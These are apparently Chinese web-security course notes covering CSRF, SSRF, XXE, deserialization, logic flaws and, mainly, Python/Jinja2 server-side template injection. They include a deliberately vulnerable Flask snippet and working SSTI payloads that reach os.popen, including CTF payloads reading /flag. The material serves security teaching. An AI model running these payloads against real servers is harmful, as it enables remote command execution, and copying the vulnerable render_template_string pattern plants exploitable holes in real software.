




Day70 WEB攻防-Python安全&SSTI模版注入 &Jinja2引擎&利用绕过项目&黑盒检测



2 文件上传





通用安全漏洞

4 CSRF

-
- ```

graph LR
 A[条件] --> B[1、目标用户已经登录了网站，能够执行网站的功能。]
 A --> C[2、目标用户访问了攻击者构造的 URL。]
 C -- 探针且防御 --> D[1、看验证来源-修复]
 C -- 探针且防御 --> E[2、看凭证有无 token-修复]
 C -- 探针且防御 --> F[3、看关键操作有无验证-修复]
 F -- 流程 --> G[1、获取目标的触发数据包]
 F -- 流程 --> H[2、利用 CSRFTester 构造导出]
 F -- 流程 --> I[3、诱使受害者访问特定地址触发]
 I --> J[审计]

```
- 条件
- 1、目标用户已经登录了网站，能够执行网站的功能。
  - 2、目标用户访问了攻击者构造的 URL。
    - 探针且防御
      - 1、看验证来源-修复
      - 2、看凭证有无 token-修复
      - 3、看关键操作有无验证-修复
        - 流程
          - 1、获取目标的触发数据包
          - 2、利用 CSRFTester 构造导出
          - 3、诱使受害者访问特定地址触发
- 审计

## 5 SSRF

- 条件
  - 当前功能应用点利用服务器去解析拟提交的资源
- 功能
  - 分享
  - 转码
  - 翻译
  - 图片加载
  - 收藏
  - 信息探针
  - 内网扫描

| 语言     | PHP                          | Java     | curl                     | Perl              | ASP.NET             |
|--------|------------------------------|----------|--------------------------|-------------------|---------------------|
| http   | ✓                            | ✓        | ✓                        | ✓                 | ✓                   |
| socket | with<br>cURL extensions      | jdk6 1.7 | before 7.40.0 不<br>支持SSL | ✓                 | before<br>version 3 |
| ftp    | cURL extensions              | ✓        | before 7.40.0 不<br>支持SSL | ✓                 | ✓                   |
| dns    | ✓                            | ✓        | ✓                        | ✓                 | ✓                   |
| file   | ✓                            | ✓        | ✓                        | ✓                 | ✓                   |
| imap   | with<br>cURL extensions      | ✓        | ✓                        | ✓                 | ✓                   |
| mysql  | with<br>cURL extensions      | ✓        | ✓                        | ✓                 | ✓                   |
| xml    | with<br>cURL extensions      | ✓        | ✓                        | ✓                 | ✓                   |
| smtp   | cURL extensions              | ✓        | ✓                        | ✓                 | ✓                   |
| ldap   | with<br>cURL extensions      | ✓        | ✓                        | ✓                 | ✓                   |
| url2   | 支持于<br>PHP4 and .Japan       | ✓        | ✓                        | 支持于<br>perl 5.005 | ✓                   |
| url3   | 支持于<br>PHP4 and .Japan       | ✓        | ✓                        | ✓                 | ✓                   |
| ldap3  | 支持于<br>perl 5.005 and .Japan | ✓        | ✓                        | ✓                 | ✓                   |
| php    | 支持于<br>PHP4 and .Japan       | ✓        | ✓                        | ✓                 | ✓                   |

- 探针且防御 ○ SSRF常见安全修复防御方案. ○
- 1、禁用跳转
  - 2、禁用不需要的协议
  - 3、固定或限制资源地址
  - 4、错误信息统一-信息处理

- ```

graph LR
    A[审计] --- B[SSRF白盒可能出现的地方]
    A --- C[SSRF黑盒可能出现的地方]
    B --- B1[1. 功能点抓包指向代码块审计]
    B --- B2[2. 功能点函数定位代码块审计]
    C --- C1[1. 社交分享功能]
    C --- C2[2. 转码服务]
    C --- C3[3. 在线翻译]
    C --- C4[4. 图片加载/下载]
    C --- C5[5. 图片/文章收藏功能]
    C --- C6[6. 云服务厂商]
    C --- C7[7. 网站采集, 网站抓取的地方]
    C --- C8[8. 数据库内置功能]
    C --- C9[9. 邮件系统]
    C --- C10[10. 编码处理, 属性信息处理, 文件处理]
    C --- C11[11. 未公开的api实现以及其他扩展调用URL的功能]
    C --- C12[12. 从远程服务器请求资源]
  
```


6 XXE&XML

- ```

graph LR
 Root[前置] --- A[理由：传输和存储数据]
 Root --- B[危害：文件读取，端口探针等]
 Root --- C[Content-Type]
 Root --- D[黑盒]
 Root --- E[白盒]
 Root --- F[有回显]
 Root --- G[无回显]
 Root --- H[伪协议玩法]
 Root --- I[禁用dtd实体引用]
 Root --- J[过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC]
 D --- D1[数据格式]
 D --- D2[svg&excel引用]
 E --- E1[1、可通过应用功能追踪代码定位审计]
 E --- E2[2、可通过脚本特定函数搜索定位审计]
 E --- E3[3、可通过伪协议玩法绕过相关修复等]
 F --- F1[file读取文件]
 F --- F2[http带外访问]
 G --- G1[file读取文件-先读取]
 G --- G2[http带外访问-加载实体]
 G --- G3[dtd实体带外访问-将数据参数发送接收文件接收数据处理]
 H --- H1[见笔记图，后期文件包含会讲]

```


## 文件包含



## 其他文件操作安全



## RCE



## PHP



## 反序列化

### JAVA

#### 属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()`函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
  - 序列化数据显示:
    - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
    - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

#### 利用

- 单纯的魔术方法逻辑调用
- PHP语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
  - 1、获取魔术方法对应原生类
  - 2、利用原生类官方说明配合
- 字符串逃逸&Phar
  - 后面专题讲到

#### 原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

#### 发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
  - http参数, cookie, sesion, 存储方式可能是base64(r00), 压缩后的base64(H4s), MII等。Serlets http, Sockets, Session管理器, 包含的协议就包括JMX, RMI, JMS, JNDI等(\xac \xed)\xmlstream.XmlEncoder等(http Body:Content-type: application/xml) json(jacksonfastjson)http请求中包含
- 数据特性
  - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
  - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

#### 利用

- Ysoserial
  - 无组件
  - 有组件
- 特定的组件利用
  - shiro
  - jboos

### Python

#### 解释

- 文件&字符串&字节流&对象相互转换的过程

#### 原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

#### 函数&魔术方法

- 函数使用:
  - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
  - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
  - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
  - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
  - `__reduce__()` 反序列化时调用
  - `__reduce_ex__()` 反序列化时调用
  - `__setstate__()` 反序列化时调用
  - `__getstate__()` 序列化时调用

#### 利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

#### 白盒

- 搜索特定函数
- 使用bandit

### 访问权限

#### 越权

- 水平同级用户
  - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
  - 数据库中用户类型编号接受篡改或高权限操作未验证等

#### 访问控制

- 验证丢失
  - 未包含引用验证代码文件等
- 没有验证
  - 支持空口令, 匿名, 白名单等

#### 脆弱验证

- Cookie
  - JWT
  - Session
- 不安全的验证逻辑等

### 购买支付

#### 安全点

- 价格和数量
- 产品和订单编号
- 支付模式&接口数据
- 折扣优惠券积分等重复使用&再获取

#### 安全问题


- 1、商品购买-数量&价格&编号等
- 2、支付模式-状态&接口&负数等
- 3、折扣处理-优惠券&积分&重放等

#### 挖掘&修复

- 1、金额以数据库定义为准
  - 2、购买数量限制为正整数
  - 3、优惠券固定使用后删除
  - 4、订单生成后检测对应值
- 功能点抓包造代码测试

#### 找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破





## 1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

- 
- 1、PHP-MYSQL-SQL注入-常规查询
  - 2、PHP-MYSQL-SQL注入-跨库查询
  - 3、PHP-MYSQL-SQL注入-文件读写

- 
- 1、PHP-MYSQL-SQL注入-数据请求类型
  - 2、PHP-MYSQL-SQL注入-数据请求方法
  - 3、PHP-MYSQL-SQL注入-数据请求格式

- 
- 1、PHP-MYSQL-SQL注入-方式增删改查
  - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
  - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

- 
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
  - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
  - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

- 
- 1、注入工具-SQLMAP-常规猜解&字典配置
  - 2、注入工具-SQLMAP-权限操作&文件命令
  - 3、注入工具-SQLMAP-Tamper&使用&开发
  - 4、注入工具-SQLMAP-调试指纹&风险等级

- 
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
  - 2、PHP-原生态-文件上传-检测信息&类型内容
  - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
  - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

- 
- 1、PHP-中间件-文件上传-CVE&配置解析
  - 2、PHP-编辑器-文件上传-第三方引用安全

- 3、PHP-CMS源码-文件上传-已知识别到利用

- 
- 1、文件上传-安全解析方案-目录权限&解码还原
  - 2、文件上传-安全存储方案-分站存储&OSS对象

- 
- 1、文件包含-原理&分类&危害-LFI&RFI
  - 2、文件包含-利用-黑白盒&无文件&伪协议

- 
- 1、文件安全-前后台功能点-下载&读取&删除
  - 2、目录安全-前后台功能点-目录遍历&目录穿越

- 
- 1、XSS跨站-输入输出-原理&分类&闭合
  - 2、XSS跨站-分类测试-反射&存储&DOM

- 
- 1、XSS跨站-MXSS&UXSS
  - 2、XSS跨站-SVG制作&配合上传
  - 3、XSS跨站-PDF制作&配合上传
  - 4、XSS跨站-SWF制作&反编译&上传

- 
- 1、XSS跨站-攻击利用-凭据盗取
  - 2、XSS跨站-攻击利用-数据提交
  - 3、XSS跨站-攻击利用-网络钓鱼
  - 4、XSS跨站-攻击利用-溯源综合

- 
- 1、XSS跨站-安全防护-CSP策略
  - 2、XSS跨站-安全防护-HttpOnly
  - 3、XSS跨站-安全防护-XSSFilter

- 
- 1、CSRF-原理&检测&利用&防御
  - 2、CSRF-防御-Referer策略隐患
  - 3、CSRF-防御-Token校验策略隐患

- 
- 1、SSRF-原理-外部资源加载
  - 2、SSRF-利用-伪协议&无回显

- 3、SSRF-挖掘-业务功能&URL参数

- 
- 1、RCE-原理-代码执行&命令执行
  - 2、RCE-黑白盒-过滤绕过&不回显方案

- 
- 1、XXE&XML-原理-用途&外实体&安全
  - 2、XXE&XML-黑盒-格式类型&数据类型
  - 3、XXE&XML-白盒-函数审计&回显方案

- 
- 1、PHP-反序列化-应用&识别&函数
  - 2、PHP-反序列化-魔术方法&触发规则
  - 3、PHP-反序列化-联合漏洞&POP链构造

- 
- 1、PHP-反序列化-属性类型&显示特征
  - 2、PHP-反序列化-CVE绕过&字符串逃逸
  - 3、PHP-反序列化-原生类生成&利用&配合

- 
- 1、PHP-反序列化-开发框架类项目
  - 2、PHP-反序列化-Payload生成项目
  - 3、PHP-反序列化-Payload生成综合项目

- 
- 1、JavaScript-作用域&调用堆栈
  - 2、JavaScript-断点调试&全局搜索
  - 3、JavaScript-Burp算法模块使用

- 
- 1、JavaScript-反调试&方法&绕过
  - 2、JavaScript-代码混淆&识别&还原

- 
- 1、JavaScript安全-泄漏配置信息
  - 2、JavaScript安全-获取接口测试
  - 3、JavaScript安全-代码逻辑分析
  - 4、JavaScript安全-框架漏洞检测

- 
- 1、Java安全-SQL注入-JDBC&MyBatis

- 2、Java安全-XXE注入-Reader&Builder
  - 3、Java安全-SSTI模版-Thymeleaf&URL
  - 4、Java安全-SPEL表达式-SpringBoot框架
- 

- 1、Java安全-RCE执行-5大类函数调用
  - 2、Java安全-JNDI注入-RMI&LDAP&高版本
  - 3、Java安全-不安全组件-Shiro&FastJson&Jackson&XStream&Log4j
- 

- 1、Java安全-原生反序列化-3大类接口函数&利用
  - 2、Java安全-SpringBoot攻防-泄漏安全&CVE安全
- 

- 1、Java安全-Druid监控-未授权访问&信息泄漏
  - 2、Java安全-Swagger接口-文档导入&联动批量测试
  - 2、Java安全-JWT令牌攻防-空算法&未签名&密匙提取
- 

- 1、Python安全-SSTI注入-类型&形成&利用&项目
-

## 2.演示案例

| Engine               | Language   | Burp | ZAP | tplmap | site done | known exploit | port | tags               |
|----------------------|------------|------|-----|--------|-----------|---------------|------|--------------------|
| jinja2               | Python     | ✓    | ✓   | ✓      | ✓         | ✓             | 5000 | {{%s}}             |
| Mako                 | Python     | ✓    | ✓   | ✓      | ✓         | ✓             | 5001 | \${%s}             |
| Tornado              | Python     | ✓    | ✓   | ✓      | ✓         | ✓             | 5002 | {{%s}}             |
| Django               | Python     | ✓    | ✓   | ×      | ✓         | ×             | 5003 | {{ }}              |
| (code eval)          | Python     | -    | -   | -      | ✓         | -             | 5004 | na                 |
| (code exec)          | Python     | -    | -   | -      | ✓         | -             | 5005 | na                 |
| Smarty               | PHP        | ✓    | ✓   | ✓~     | ✓         | ✓             | 5020 | {%s}               |
| Smarty (secure mode) | PHP        | ✓    | ✓   | ✓~     | ✓         | ×             | 5021 | {%s}               |
| Twig                 | PHP        | ✓    | ✓   | ✓~     | ✓         | ×             | 5022 | {{%s}}             |
| (code eval)          | PHP        | -    | -   | -      | ✓         | -             | 5023 | na                 |
| FreeMarker           | Java       | ✓    | ✓   | ✓      | ✓         | ✓             | 5051 | <#%s> \${%s}       |
| Velocity             | Java       | ✓    | ✓   | ✓      | ✓         | ✓             | 5052 | #set(\$x=1+1)\$x   |
| Thymeleaf            | Java       | ×    | ✓   | ×      | ✓         | ×             | 5053 |                    |
| Groovy*              | Java       |      |     |        | ×         | ×             | ×    | ×                  |
| jade                 | Java       |      |     |        | ×         | ×             | ×    | ×                  |
| jade                 | Nodejs     | ✓    | ✓   | ✓      | ✓         | ✓             | 5061 | #{%s}              |
| Nunjucks             | JavaScript | ✓    | ✓   | ✓      | ✓         | ✓             | 5062 | {{%s}}             |
| doT                  | JavaScript | ×    | ✓   | ✓      | ✓         | ✓             | 5063 | {{=%s}}            |
| Marko                | JavaScript |      |     |        | ×         | ×             | ×    | ×                  |
| Dust                 | JavaScript | ×    | ✓   | ✓~     | ✓         | ×             | 5065 | {#%s}or{%s}or{@%s} |
| EJS                  | JavaScript | ✓    | ✓   | ✓      | ✓         | ✓             | 5066 | <%= %>             |
| (code eval)          | JavaScript | -    | -   | -      | ✓         | -             | 5067 | na                 |
| vuejs                | JavaScript | ✓    | ✓   | ✓~     | ✓         | ✓             | 5068 | {{%s}}             |
| Slim                 | Ruby       | ×    | ✓   | ×      | ✓         | ✓             | 5080 | #{%s}              |
| ERB                  | Ruby       | ✓    | ✓   | ✓      | ✓         | ✓             | 5081 | <%= %s%>           |
| (code eval)          | Ruby       | -    | -   | -      | ✓         | -             | 5082 | na                 |
| go                   | go         | ×    | ✓   | ×      | ✓         |               | 5090 | na                 |



- 1 `__class__` 类的一个内置属性，表示实例对象的类。
- 2 `__base__` 类型对象的直接基类
- 3 `__bases__` 类型对象的全部基类，以元组形式，类型的实例通常没有属性
- 4 `__mro__` **method resolution order**，即解析方法调用的顺序；此属性是由类组成的元组，在方法解析期间会基于它来查找基类。
- 5 `__subclasses__()` 返回这个类的子类集合，每个类都保留一个对其直接子类的弱引用列表。该方法返回一个列表，其中包含所有仍然存在的引用。列表按照定义顺序排列。

```

6 __init__ 初始化类，返回的类型是function
7 __globals__ 使用方式是 函数名.__globals__获取function所处空间下可使用的module、方法以及所有变量。
8 __dic__ 类的静态函数、类函数、普通函数、全局变量以及一些内置的属性都是放在类的__dict__里
9 __getattr__() 实例、类、函数都具有的__getattr__魔术方法。事实上，在实例化的对象进行操作的时候（形如：a.xxx/a.xxx()），都会自动去调用__getattr__方法。因此我们同样可以直接通过这个方法来获取到实例、类、函数的属性。
10 __getitem__() 调用字典中的键值，其实就是调用这个魔术方法，比如a['b']，就是a.__getitem__('b')
11 __builtins__ 内建名称空间，内建名称空间有许多名字到对象之间映射，而这些名字其实就是内建函数的名称，对象就是这些内建函数本身。即里面有很多常用的函数。__builtins__与__builtin__的区别就不放了，百度都有。
12 __import__ 动态加载类和函数，也就是导入模块，经常用于导入os模块，__import__('os').popen('ls').read()]
13 __str__() 返回描写这个对象的字符串，可以理解成就是打印出来。
14 url_for flask的一个方法，可以用于得到__builtins__，而且url_for.__globals__['__builtins__']含有current_app。
15 get_flashed_messages flask的一个方法，可以用于得到__builtins__，而且get_flashed_messages.__globals__['__builtins__']含有current_app。
16 lipsum flask的一个方法，可以用于得到__builtins__，而且lipsum.__globals__含有os模块：{{lipsum.__globals__['os'].popen('ls').read()}}
17 current_app 应用上下文，一个全局变量。
18 request 可以用于获取字符串来绕过，包括下面这些，引用一下羽师傅的。此外，同样可以获取open函数:request.__init__.__globals__['__builtins__'].open('/proc/self/fd/3').read()
19 request.args.x1 get传参
20 request.values.x1 所有参数
21 request.cookies cookies参数
22 request.headers 请求头参数
23 request.form.x1 post传参 (Content-Type:application/x-www-form-urlencoded或multipart/form-data)
24 request.data post传参 (Content-Type:a/b)
25 request.json post传json (Content-Type: application/json)
26 config 当前application的所有配置。此外，也可以这样{{config.__class__.__init__.__globals__['os'].popen('ls').read() }}
27 g {{g}}得到<flask.g of 'flask_ssti'>

```

## 2.1 Python-SSTI注入-类型&形成&利用&项目

- 
- 1 1、什么是SSTI
  - 2 SSTI (Server Side Template Injection, 服务器端模板注入)
  - 3 服务端接收攻击者的输入，将其作为web应用模板内容的一部分
  - 4 在进行目标编译渲染的过程中，进行了语句的拼接，执行了所插入的恶意内容
  - 5 从而导致信息泄露、代码执行、GetShell等问题，其影响范围取决于模版引擎复杂性，
  - 6 注意：模板引擎和渲染函数本身是没有漏洞的，该漏洞产生原因在于模板可控引发代码注入



- 1 2、各语言框架SSTI
- 2 PHP: smarty、twig
- 3 Python: jinja2、mako、tornad、Django
- 4 java: Thymeleaf、jade、velocity、FreeMarker
- 5 其他: <https://github.com/Pav-ksd-pl/websitesVulnerableToSSTI>



```
1 3、Python-SSTI形成
2 from flask import Flask, request, render_template_string
3 from jinja2 import Template
4 app = Flask(__name__)
5
6 @app.route('/')
7 def index():
8 name = request.args.get('name', default='xiaodi')
9 t = ''
10 <html>
11 <h1>Hello %s</h1>
12 </html>
13 ''' % (name)
14 # 将一段字符串作为模板进行渲染
15 return render_template_string(t)
16 app.run()
```



```
1 4、Python-SSTI利用
2 判断利用
3 1、看那些类可用
4 {{'.__class__.__base__.__subclasses__()}}
5 2、找利用类索引
6 <class 'os._wrap_close'>
7 3、找利用类方法
8 {{'.__class__.__base__.__subclasses__()[133].__init__.__globals__}}
9 4、构造利用类方法
10 {{'.__class__.__base__.__subclasses__()[133].__init__.__globals__.popen('calc')}}
11
12 其他:
13 {[].__class__.__base__.__subclasses__()}}
14 {[].__class__.__base__.__subclasses__()[133].__init__.__globals__}
15 {[].__class__.__base__.__subclasses__()[133].__init__.__globals__['popen']('calc')}}
16
17 其他引用:
18 config: {{config.__class__.__init__.__globals__['os'].popen('calc')}}
19 url_for: {{url_for.__globals__.os.popen('calc')}}
20 lipsum: {{lipsum.__globals__['os'].popen('calc')}}
21 get_flashed_messages: {{get_flashed_messages.__globals__['os'].popen('calc')}}

```

```
22
23 绕过限制-CtfShow项目
24 参考:
25 https://www.cnblogs.com/tuzkizki/p/15394415.html
26 https://blog.csdn.net/m0_74456293/article/details/129429424
27
28 web 361 无过滤
29 ?name={{'__.__class__.__base__.__subclasses__()[132].__init__.__globals__.popen('cat
 /flag').read()}}
30 web 362 过滤数字2 3
